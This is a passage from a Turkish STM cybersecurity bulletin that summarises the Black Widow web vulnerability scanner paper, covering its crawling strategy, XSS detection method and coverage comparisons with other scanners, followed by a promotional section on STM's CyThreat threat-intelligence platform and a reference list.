Gezinme modelini gezmek için, grafikten ziyaret edilmeyen kenarlar eklendikleri sırayla, genişlik öncelikli aramaya benzer şekilde seçilmektedir. Bu, tarayıcının belirli bileşenlere dalmadan önce uygulamaya genel bir bakış elde etmesini sağlamaktadır. Kenarlar, form göndermeye yönelik pozitif bir bias ile ağırlıklandırılmaktadır. Böylece formlar algılandığında bu tür bir derin dalışa fırsat tanımaktadır.

Durumlar Arası Bağımlılıklar

Çalışmadaki yaklaşımın yenilikçi yönlerinden bir tanesi, kullanıcı girdilerinin internet uygulamasının durumlarıyla olan bağlantı yollarının tanımlanmasıdır. Bu da internet uygulamasını ziyaret ederken dinamik, uçtan uca iz takibiyle başarılmıştır. Tarayıcı ne zaman bir girdi alanını (örn: kaynak) tanımlasa benzersiz bir token göndermektedir. Daha sonra tarayıcı başka sayfaları ziyaret ederken bu tokeni arayacaktır.

Dinamik XSS Tespiti


Bir payload gönderildikten sonra tarayıcı, payload kodunun çalıştırılıp çalıştırılmadığını kontrol etmek zorundadır. Black Widow hassas ve dinamik bir tespit mekanizması kullanmaktadır. Bu da yazarın hazırlamış olduğu JavaScript fonksiyonunun her sayfaya enjekte edilmesiyle başarılmıştır. Bu fonksiyon tarayıcının okuyabileceği bir diziye *ID* eklemektedir. Black Widow tarafından oluşturulmuş her payload, fonksiyonu rasgele bir *ID* ile çağırmaktadır. Son olarak dizinin incelenmesiyle hangi payloadların çalıştırıldığı görülmektedir.

Değerlendirme

Makalenin bu kısmında Black Widow Arachni, EnemyoftheState, jAk, Skipfish, w3af ve ZAP gibi son teknoloji açık kaynak zafiyet tarayıcılarıyla ve Wget ile 10 farklı internet uygulaması üzerinde test edilerek karşılaştırılmıştır. Hem crawling hem de zafiyet tespit yetenekleri kıyaslanmıştır. Tarayıcıların çalışma süreleri maksimum 8 saat ile sınırlandırılmıştır.

Crawler	Arachni			Enemy			jÄk			Skipfish			w3af			Wget			ZAP		
	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$	$A \setminus B$	$A \cap B$	$B \setminus A$
Drupal	**35 146**	22 870	757	6 365	51 651	**20 519**	**25 198**	32 818	5 846	**29 873**	28 143	937	**32 213**	25 803	725	**32 981**	25 035	498	**15 610**	42 406	2 591
HotCRP	**2 416**	16 076	948	**16 573**	1 919	0	**6 771**	11 721	271	**11 295**	7 197	31	**3 217**	15 275	768	**16 345**	2 147	3	**16 001**	2 491	24
Joomla	**14 573**	29 263	1 390	**33 335**	10 501	621	**24 728**	19 108	1 079	**33 254**	10 582	328	**12 533**	31 303	1 255	**33 975**	9 861	576	**7 655**	36 181	1 659
osCommerce	**3 919**	6 722	172	**9 626**	1 015	15	**4 171**	6 470	507	**4 964**	5 677	110	**5 601**	5 040	661	**6 070**	4 571	103	**6 722**	3 919	209
phpBB	**2 822**	5 178	492	**2 963**	5 037	337	**3 150**	4 850	348	**4 643**	3 357	72	**4 312**	3 688	79	**4 431**	3 569	21	**4 247**	3 753	65
PrestaShop	**105 974**	75 924	65 650	**157 095**	24 803	3 332	**155 579**	26 319	58	**138 732**	43 166	1 018	**156 513**	25 385	3 053	**148 868**	33 030	118	**141 032**	40 866	110
SCARF	**189**	433	12	**270**	352	5	**342**	280	2	**464**	158	5	**404**	218	6	**520**	102	2	**340**	282	2
Vanilla	**5 381**	9 908	491	**6 032**	9 257	185	**3 122**	12 167	536	**8 285**	7 004	577	**8 202**	7 087	171	**8 976**	6 313	18	**8 396**	6 893	145
WackoPicko	**202**	566	2	**58**	710	9	**463**	305	0	**274**	494	14	**111**	657	9	**495**	273	0	**379**	389	2
WordPress	**8 871**	45 345	1 615	**35 092**	19 124	256	**18 572**	35 644	579	**7 307**	46 909	5 114	**26 785**	27 431	640	**37 073**	17 143	73	**25 732**	28 484	781

Tablo 4: Sunucu üzerinde çalıştırılan kod satırları (LoC). Her sütün Black Widow ile farklı bir crawlerın kıyaslanmasını göstermektedir. Hücreler üçer sayı içermektedir bunlar: Black Widow tarafından kapsanan benzersiz LoC (A\B), her iki tarayıcı tarafından kapsanan Loc ve farklı tarayıcılar tarafından kapsanan LoC (A ∩ B). Kalın bir şekilde yazılan sayılır hangi crawlerın en iyi kapsamayı sağladığını vurgulamaktadır.



Şekil 30: Her bar Black Widow ile farklı bir tarayıcı, bir internet uygulaması üzerinde kıyaslamaktadır. Barların üç kesimi var, yazarın bulduğu benzersiz satırlar, her ikisinin bulduğu satırlar ve başka tarayıcı tarafından bulunan benzersiz satırlar.

Kod kapsama konusunda Black Widow 10 uygulamanın 9'unda en yüksek skoru elde etmiştir. SCARF'ta yüzde 500 ve PrestaShop üzerinde Wget'e nazaran yüzde 320 kapsam artışı görülmüştür. SCARF üzerinde jAk ve Enemy of the State'e kıyasla yüzde 100' den fazla ve PrestaShop gibi modern uygulamalar üzerinde yüzde 320 artış gözlemlenmiştir.

Kod Enjeksiyon Sonuçları

Farklı tarayıcıların buldukları zafiyetlere dair sonuçlar bu bölümde gösterilmiştir. Black Widow'un açık ara farkla başarı gösterdiği açıkça görülmektedir.

Sonuçlar analiz edildiğinde Drupal'ın yapısından ötürü Black Widow yeniden doğrulama yapamamaktadır ancak Enemy of the State hiç çıkış yapmadığından tekrar

Crawler Type	Arachni R	Arachni S	Enemy R	Enemy S	jÄk R	jÄk S	Skipfish R	Skipfish S	w3af R	w3af S	Widow R	Widow S	ZAP R	ZAP S
Drupal	-	-	-	-	-	-	-	-	-	-	-	-	-	-
HotCRP	-	-	-	-	-	-	-	-	-	-	1	-	-	-
Joomla	-	-	8	-	-	-	-	-	-	-	-	-	-	-
osCommerce	-	-	-	-	-	-	-	-	-	-	1	1	9	-
phpBB	-	-	-	-	-	-	-	-	-	-	-	32	-	-
PrestaShop	-	-	-	-	-	-	-	-	-	-	2	-	-	-
SCARF	31	-	-	-	-	-	-	-	1	-	3	5	-	-
Vanilla	2	-	-	-	-	-	-	-	-	-	1	2	-	-
WackoPicko	3	1	2	1	13	-	1	1	1	-	3	2	-	-
WordPress	-	-	-	-	-	-	-	-	-	-	1	1	-	-

Crawler Type	Arachni R	Arachni S	Enemy R	Enemy S	jÄk R	jÄk S	Skipfish R	Skipfish S	w3af R	w3af S	Widow R	Widow S	ZAP R	ZAP S
Drupal	-	-	-	-	-	-	-	-	-	-	-	-	-	-
HotCRP	-	-	-	-	-	-	-	-	-	-	1	-	-	-
Joomla	-	-	-	-	-	-	-	-	-	-	-	-	-	-
osCommerce	-	-	-	-	-	-	-	-	-	-	1	1	-	-
phpBB	-	-	-	-	-	-	-	-	-	-	-	3	-	-
PrestaShop	-	-	-	-	-	-	-	-	-	-	1	-	-	-
SCARF	3	-	-	-	-	-	-	-	1	-	3	5	-	-
Vanilla	-	-	-	-	-	-	-	-	-	-	1	2	-	-
WackoPicko	3	1	2	1	1	-	1	-	1	-	3	2	-	-
WordPress	-	-	-	-	-	-	-	-	-	-	1	1	-	-

Şekil 31: Tarayıcılar tarafından raporlanan XSS enjeksiyonlar (sol) ve doğru ve benzersiz XSS enjeksiyonları.
R: Yansıtılmış, S: Depolanmış.

doğrulamaya ihtiyaç duymamaktadır ve bu sayede performans konusunda BlackWidow'u, Drupal üzerinde yapılan testlerde geçmektedir.

Sonuç

Makalede crawling ve tarayıcı tasarımının kilit zorlukları üç başlıkta ele alınmıştır. Daha iyi sonuçlar verecek bir yaklaşım geliştirilmiştir. Hali hazırda geliştirilmiş olan tarayıcılar ile birlikte bazı internet uygulamaları üzerinde testler uygulanarak karşılaştırmalar yapılmıştır. Testler sırasında tespit edilen zafiyetler ilgili mercilere bildirilmiştir. Bunlara örnek olarak CVE- 2020-5271 kodlu güvenlik açığı PrestaShop tarafından takip edilmektedir.

DÖNEM KONUSU

Bu sayımızda dönem konusu olarak STM Siber Güvenlik Müdürlüğü'nün ürün ailesinde bulunan CyThreat'ten bahsetmek istiyoruz. CyThreat bir siber tehdit istihbaratı platformu olarak müşterine hizmet vermektedir. Siber tehdit istihbaratını kullanarak daha proaktif bir savunma geliştiren müşterilerimiz böylelikle siber saldırılardan daha rahat korunmaktadırlar.


13. CyThreat

CyThreat, çesitli kaynaklardan (deep/dark webten, sosyal medyadan, bloglardan, forumlardan vb.) otomatik olarak topladığı siber tehdit istihbarat verilerini STM analistlerinin konu ve olay bazındaki raporlarıyla zenginleştirerek müşterilerine sunar. Bu sayede, siber tehdit aktörlerinin aktivitelerinin tespit edilmesi, siber saldırıların daha gerçekleşmeden önüne geçilmesi ve koruyucu önlem alınması mümkün olmaktadır. Böylece, olası saldırılar sonucunda meydana gelebilecek finansal kayıplar ve itibar kaybı önlenebilmektedir.

CyThreat'de yer alan modüller; tüm kullanıcıların ortak olarak görüntüleyebildiği istihbarat verileri ve kuruma özel üretilen istihbarat verileri olmak üzere ikiye ayrılır. Kara listeler, güncel zafiyet listeleri, tehdit aktörü analizleri, siber tehdit durum raporları, zafiyet bildirimleri ve analist notları gibi müşteriden bağımsız elde edilen verileri/araştırmaları içermekte ve tüm kullanıcılara sunulmaktadır. Atak yüzey analizleri, izleme modülleri (Sosyal Medya Takibi, Marka Takibi ve Sektörel İstihbarat), sızdırılan veya internet ortamında tespit edilen kurumsal e-posta adresleri, potansiyel oltalama siteleri, SSL sertifika kontrolleri ise otomatik olarak toplanan ve STM analist çalışmaları sonucunda manuel olarak elde edilen kuruma özel içeriklerden oluşmaktadır.

Platform arayüzünden sunulan güncel istihbarat verileri (kara liste ip adresleri, alan adları, zararlı yazılım hash değerleri, zafiyet verileri), API aracılığıyla güvenlik cihazlarına entegre edilebilmekte, ayrıca birçok SIEM, SOAR ve Firewall cihazıyla doğrudan entegrasyon sağlanabilmektedir.

Kullanıcı dostu bir arayüz sunan CyThreat ile kullanıcılar tüm verilere kolayca erişim sağlayabilmekte ve Dashboard aracılığıyla platforma yeni eklenen verilerle ilgili özet bilgileri görüntüleyebilmektedir. Bunun yanı sıra tek seferlik/zamanlanmış rapor oluşturma, filtreleme, filtre kaydetme, arayüz ve e-posta bildirimleri ve gelişmiş arama özellikleriyle kullanıcılara kullanım kolaylığı sağlanmaktadır. Kullanıcı yetkilendirme özelliği sayesinde kurum için tanımlanan yetkili kullanıcı, kurumdaki diğer kullanıcılar için yetkilendirme yapabilmektedir.



Şekil 32: CyThreat ekran görüntüsü.

CyThreat 2020 yılında v2.7.0 sürümüyle Siber Tehdit İstihbaratı alanında TRTEST ürün uygunluk sertifikası almaya hak kazanmıştır. Bu kapsamda yer alan modüller; Tespit, Zafiyet Önceliklendirme, Sosyal Medya İzleme ve Deep/Dark Web İzleme, Tehdit Aktörü Takibi, TI Paylaşım Platformu, Marka İzleme ve CTI Analisti İnceleme Araçları olmak üzere yedi tanedir.

KAYNAKÇA

[1] M. Vanhoef, «FragAttacks,»[Çevrimiçi]. Available: https://www.fragattacks.com.

[2] M. Vanhoef, «FragAttacks Demo,»[Çevrimiçi]. Available: https://youtu.be/88YZ4061tYw.

[3] M. Vanhoef, «FragAttacks Paper,»[Çevrimiçi]. Available: https://papers.mathyvanhoef.com/usenix2021.pdf.

[4] [Çevrimiçi]. Available: https://tr.wikipedia.org/wiki/Yan_Kanal_Saldırısı.[Erişildi: 11 6 2021].

[5] L. Zhuoran, S. Niels, W. Le'o, Z. Zhengyu, L. Dirk, B. Lejla ve L. Martha, «Screen Gleaning: A Screen Reading TEMPEST Attack on Mobile Devices Exploiting an Electromagnetic Side Channel».

[6] R. J. a. A. S. C. Z. Q. Z. a. Z. L. Mohamed Elsabagh, «FirmScope: Automatic Uncovering of Privilege-Escalation Vulnerabilities in Pre-Installed Apps in Android Firmware,» %1 içinde *Usenix*, 2020.

[7] J. C. X. L. Y. T. Kai Li, «NDSS 2021,» June 2021.[Çevrimiçi]. Available: https://www.ndss-symposium.org/wp-content/uploads/ndss2021_3C-1_23108_paper.pdf.

[8] Y. Chen, A. R. Chowdhury, R. Wang, A. Sabelfeld, R. Chatterjee ve E. Fernandes, «Data Privacy in Trigger-Action Systems,» 24 May 2021.[Çevrimiçi]. Available: https://arxiv.org/pdf/2012.05749.pdf.

[9] J. Müller, D. Noss, M. Christian, V. Mladenov ve J. Schwenk, *Processing Dangerous Paths – On Security and Privacy of the Portable Document Format,* NDSS, 2021.

[10] J. Müller, D. Noss, C. Mainka, V. Mladenov ve J. Schwenk, «Processing Dangerous Paths – On Security and Privacy of the Portable Document Format,» %1 içinde *Network and Distributed Systems Security (NDSS) Symposium*, Virtual, 2021.

[11] P. I. M. P. A. K. Quan Chen, "Cookie Swap Party: Abusing First-Party Cookies forWeb Tracking," *ACM WWW '21,* 2021.

[12] T. V. Team, «Phone Battery Statistics Across Major US Cities,» 03 10 2015.[Çevrimiçi]. Available: https://veloxity.us/phone-battery-statistics/.

[13] S. Larson, «Please stop charging your phone in public ports,» 16 02 2017.[Çevrimiçi]. Available: https://money.cnn.com/2017/02/15/technology/public-ports-charging-bad-stop/index.html.

[14] Matthias Neugschwandtner, Anton Beitler, Anil Kurmus, «A Transparent Defense Against USB Eavesdropping Attacks,» %1 içinde *9th ACM European Workshop on System Security*, 2016.

[15] Yimin Chen, Xiaocong Jin, Jingchao Sun, Rui Zhang, and Yanchao Zhang, «POWERFUL: Mobile App Fingerprinting via Power Analysis,» %1 içinde *IEEE Conference on Computer Communications*, 2017.

[16] Patrick Cronin, Xing Gao, Chengmo Yang, Haining Wang, «Charger-Surfing: Exploiting a Power Line Side-Channel for Smartphone Information Leakage,» %1 içinde *30th Usenix Security Symposium*, 2021.

[17] Dinei Florencio, Cormac Herley, «A Large-Scale Study of Web Password Habits,» %1 içinde *16th International Conference on World Wide Web ACM*, 2007.

[18] Y. X. K. S. G. T. F. M. D. (. Y. Salman Ahmed, «Methodologies for Quantifying (Re-)randomization Security and,» 2020.

[19] G. P. A. S. Benjamin Eriksson, «Black Widow: Blackbox Data-driven Web Scanning,» *42nd IEEE Symposium on Security and Privacy,* 2021.

STM
www.stm.com.tr
/STMDefence

thinktech
STM Teknolojik Düşünce Merkezi
thinktech.stm.com.tr
/STMThinkTech